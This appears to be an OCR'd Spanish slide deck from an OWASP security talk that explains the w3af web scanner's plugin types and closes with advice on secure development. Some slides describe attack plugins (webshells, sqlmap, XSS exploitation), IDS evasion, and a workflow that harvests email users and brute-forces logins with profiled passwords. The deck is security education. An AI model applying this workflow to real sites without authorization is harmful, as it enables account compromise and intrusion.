
Arquitectura

- 8 tipos distintos de plugins:
  - discovery
  - audit
  - grep
  - attack
  - output
  - mangle
  - evasion
  - bruteforce



Plugins | Discovery

- Encuentran nuevas URLs y crean los correspondientes objetos fuzzeables; examples of discovery plugins are:
  - webSpider
  - urlFuzzer
  - googleSpider
  - pykto




Plugins | Discovery

- Son ejecutados en un loop, la salida de un plugin es enviada por el core al proximo. El proceso continua hasta que ninguno de los plugins produce nuevos resultados.

- Existen otros plugins de discovery que realizan un fingerprint del servidor HTTP remoto, detectan metodos habilitados, verifican si el sitio remoto posee un balanceador de cargas, etc. (hmmm, refactoring!)

Plugins | Audit

- Toman la como entrada la salida de los plugins de discovery (objetos fuzeables) para detectar las vulnerabilidades:
  - [blind] SQL injection
  - XSS
  - Buffer overflows
  - Response splitting.
- Cuando una vulnerabilidad es detectada, es almacenada como un objeto en la kb.




Plugins | Grep

- Estos plugins realizan busquedas de strings dentro de las respuestas HTTP, para identificar información interesante, errores, etc. Ejemplos de plugins del tipo grep:
  - blankBody
  - passwordProfiling
  - privateIP
  - directoryIndexing
  - getMails
  - error500

Plugins | Attack

- Estos plugins leen los objetos vulnerabilidad de la kb e intentan explotarlos para escalar privilegios, ejemplos:
  - mql_webshell
  - davShell
  - sqlmap
  - xssBeef
  - remote file include shell
  - OS Commanding shell



Plugins | Others

- Output: Escriben los mensajes generados por los plugins y el core a la consola, archivos de texto, GUI, etc.
- Mangle: Modifican requests y responses basados en regular expressions.
- Evasion: Modifican los requests generados por el framework para evadir la detección de los IDS / IPS.
- Bruteforce: Fuerza bruta a logins (form, basic auth)

Tactical Exploitation

Como utiliza w3af las técnicas de a tactical exploitation?

- Busqueda de Virtual hosts en MSN
- Busqueda de direcciones de mail en Google,MSN y MIT PKS.
- Password profiling
- Busquedas en archive.org
- Busquedas en Google, MSN, Yahoo
- Google hack database

Discovery & Bruteforce

Un posible caso de uso...

- Se habilitan los siguientes plugins de discovery:
  - fingerPKS
  - fingerMSN
  - fingerGoogle
  - passwordProfiling
- Y el siguiente plugin de bruteforce:
  - formBruteAuth
- Se realiza la búsqueda de users dentro del dominio (email users), los cuales potencialmente son usuarios de la aplicacion Web.
- Luego, se realiza un bruteforce utilizando usernames recolectados y por defecto con passwords por defecto y otros generados dinámicamente como:
- username, site (www.domain.com ; domain.com ; domain), passwords recolectados por el password profiling plugin

Demo w3af

Conclusiones

- La seguridad en las aplicaciones Web es **cada vez más importante**, ya que muchas veces estamos brindando acceso a información de la empresa o clientes de la misma por medio de Internet.

- Desarrolladores sin conocimientos de seguridad en aplicaciones Web, **generan código inseguro**, el cual indefectiblemente nos hará perder dinero a futuro.

- OWASP Top 10 es un excelente comienzo, pero no siempre es suficiente para que un equipo de desarrollo genere código 100% seguro.

- Educación de los desarrolladores y área de QA, **desarrollo seguro a lo largo de todo el ciclo de vida del software**, y testing por parte de profesionales hacen un software seguro.

¿Dudas?
¿Preguntas?

OWASP
The Open Web Application Security Project
http://www.owasp.org

Gracias por su atención!